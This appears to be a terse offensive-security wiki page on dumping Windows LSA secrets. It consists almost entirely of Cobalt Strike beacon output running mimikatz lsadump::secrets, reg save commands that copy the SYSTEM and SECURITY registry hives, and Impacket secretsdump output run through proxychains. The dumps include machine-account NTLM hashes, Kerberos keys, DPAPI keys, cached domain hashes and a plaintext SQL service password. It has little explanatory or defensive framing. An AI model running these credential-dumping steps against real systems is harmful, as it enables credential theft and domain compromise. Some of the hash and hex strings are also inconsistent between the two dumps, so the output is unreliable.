


# LSA



```
beacon> mimikatz lsadump::secrets
[*] Tasked beacon to run mimikatz's lsadump::secrets command
[+] host called home, sent: 750706 bytes
[+] received output:
Domain : WEB02
SysKey : 2d15a30f34e39e70886f737cfe2dc9e2

Local name : WEB02 ( S-1-5-21-3303600220-2552602723-1010156124 )
Domain name : WHITE-BIRD ( S-1-5-21-2387957962-993181570-3566323574 )
Domain FQDN : white-bird.local

Policy subsystem is : 1,18
LSA Key(s) : 1, default {88c582ca-12b7-e773-8445-d51fdb100f8a}
[00] {88c582ca-12b7-e773-8445-d51fdb100f8a} 57283f3328132c26fbf5c53253d93bc7217675875598216558e068b53a687f11

Secret : $MACHINE.ACC
cur/text: A]my%dR/?5'&+Eq7]].`SI:a8> IuC C53-hs$Eqy*fJsUF<p2Z%A'DICK9s$[V5^Yy#1F;S%FsW8 QBvF6`BOM =Ar&J7j!m!>(4)/U@*RkrGV$P2<RWW!
NTLM:a076cf1ceef50ad0cbb7ec66930da603
SHA1:19180f28ec2854b38bbaec7b4aec3bd34c492fa6
old/text: A]my%dR/?5'&+Eq7]].`SI:a8> IuC C53-hs$Eqy*fJsUF<p2Z%A'DICK9s$[V5^Yy#1F;S%FsW8 QBvF6`BOM =Ar&J7j!m!>(4)/U@*RkrGV$P2<RWW!
NTLM:a076cf1ceef50ad0cbb7ec66930da603
SHA1:19180f28ec2854b38bbaec7b4aec3bd34c492fa6

Secret : DefaultPassword
```

```
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
WHITE-BIRD\WEB02$:aes256-cts-hmac-sha1-96:e764bb918f0990144c9d3341aaaac0dc5727a1a8900fbee2018887ec43d97e241
WHITE-BIRD\WEB02$:aes128-cts-hmac-sha1-96:08e8e4ffc87340e93b393e0618740ed7
WHITE-BIRD\WEB02$:des-cbc-md5:156449d3a26d1a67
WHITE-BIRD\WEB02$:plain_password_hex:41005d006d0079002500640052002f003f003500270026002b004500710037005d005d002e006000530049003a006100380
007500430020004300350033002d006800730024004500710079002a0066004a007300550046003c00700032005a002500410027004400490043004b0039007300240025
5005e00590079002300310046003b005300250046007300570038002000510042007600460036006000420030004d0020003d004100720026004a0037006a006c006d002
34005d002f00550040002a0052006b007200470056002400500032003c005200570057002100
WHITE-BIRD\WEB02$:aad3b435b5140eeaad3b435b51404ee:a076cf1ceef50ad0cbb7ec66930da603 :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7e3de51e139f6d27310e39a3b350afaa1c553ca3
dpapi_userkey:0x1bd7b58f747601631aa21262a2147439e0075a6f
[*] NL$KM
0000 E7 77 17 A2 46 28 A1 73 BD CB E8 DF BE 38 95 D9 .w..F(.s.....8..
0010 7F 23 91 16 00 C4 E4 66 7B A9 A4 4F 76 83 E6 C4 .#.....f{..Ov...
0020 D2 86 E9 30 21 D9 47 31 AD 80 22 AD E2 05 C3 AA ...0!.G1..".....
0030 8D 23 BC EB 20 D2 06 67 58 FD 23 13 70 01 F3 F0 .#... ..gX.#.p...
NL$KM:e77717a24628a173bdcbe8dfbe3895d97f23911600c4e4667ba9a44f7683e6c4d286e93021d94731ad8022ade205c3aa8d23bceb20d2066758fd23137001f3f0
[*] _SC_MSSQL$SQL03
white-bird\sql_service:jkhnrjk123!
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

# LSA HKEY\_LOCAL\_MACHINE\SECURITY\Policy\Secrets C:\Windows\System32\Config\SECURITY

HKLM\SECURITY

NTLM

```
reg save HKLM\SYSTEM C:\Windows\Tasks\SYSTEM
reg save HKLM\SECURITY C:\Windows\Tasks\SECURITY
```

```
(root@kali) [~/Desktop/impacket/examples]
# proxychains proxychains secretsdump.py -security /root/Desktop/Security -system /root/Desktop/system LOCAL
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[*] Target system bootKey: 0x2d15a30f34e39e70886f737cfe2dc9e2
[*] Dumping cached domain logon information (domain/username:hash)
WHITE-BIRD.LOCAL/sql_service:$DCC2$10240#sql_service#47304c3cf05deb38810aa4ba469c1825
WHITE-BIRD.LOCAL/serveradm:$DCC2$10240#serveradm#40c2f6817e536f8e1c73ed66e4e68b76
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:41005d006d0079002500640052002f003f003500270026002b004500710037005d005d002e006000530049003a00610038003e0020004900750
0430020004300350033002d006800730024004500710079002a0066004a007300550046003c00700032005a002500410027004400490043004b0039007300240025005b00560035005e
00590079002300310046003b005300250046007300570038002000510042007600460036006000420030004d0020003d004100720026004a0037006a006c006d0021003e00280034005
d002f00550040002a0052006b007200470056002400500032003c005200570057002100
$MACHINE.ACC: aad3b435b51404eeaad3b435b5140ee:a076cf1ceef50ad0cbb7ec66930da603
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7e3de51e139f6d27310e39a3b350afaa1c553ca3
dpapi_userkey:0x1bd7b58f747601631aa21262a2147439e0075a6f
[*] NL$KM
0000 E7 77 17 A2 46 28 A1 73 BD CB E8 DF BE 38 95 D9 .w..F(.s....8..
0010 7F 23 91 16 00 C4 E4 66 7B A9 A4 4F 76 83 E6 C4 .#.....f{..0v...
0020 D2 86 E9 30 21 D9 47 31 AD 80 22 AD E2 05 C3 AA ...0!.G1..".....
0030 8D 23 BC EB 20 D2 06 67 58 FD 23 13 70 01 F3 F0 .#.. ..gX.#.p...
NL$KM:e77717a24628a173bdcbe8dfbe3895d97f23911600c4e4667ba9a44f7683e6c4d286e93021d94731ad8022ade205c3aa8d23bceb20d2066758fd23137001f3f0
[*] _SC_MSSQL$SQL03
(Unknown User):jkhnrjk123!
[*] Cleaning up ...
```

Revision #5

Created 5 September 2022 03:07:08 by

Updated 28 December 2023 01:30:47 by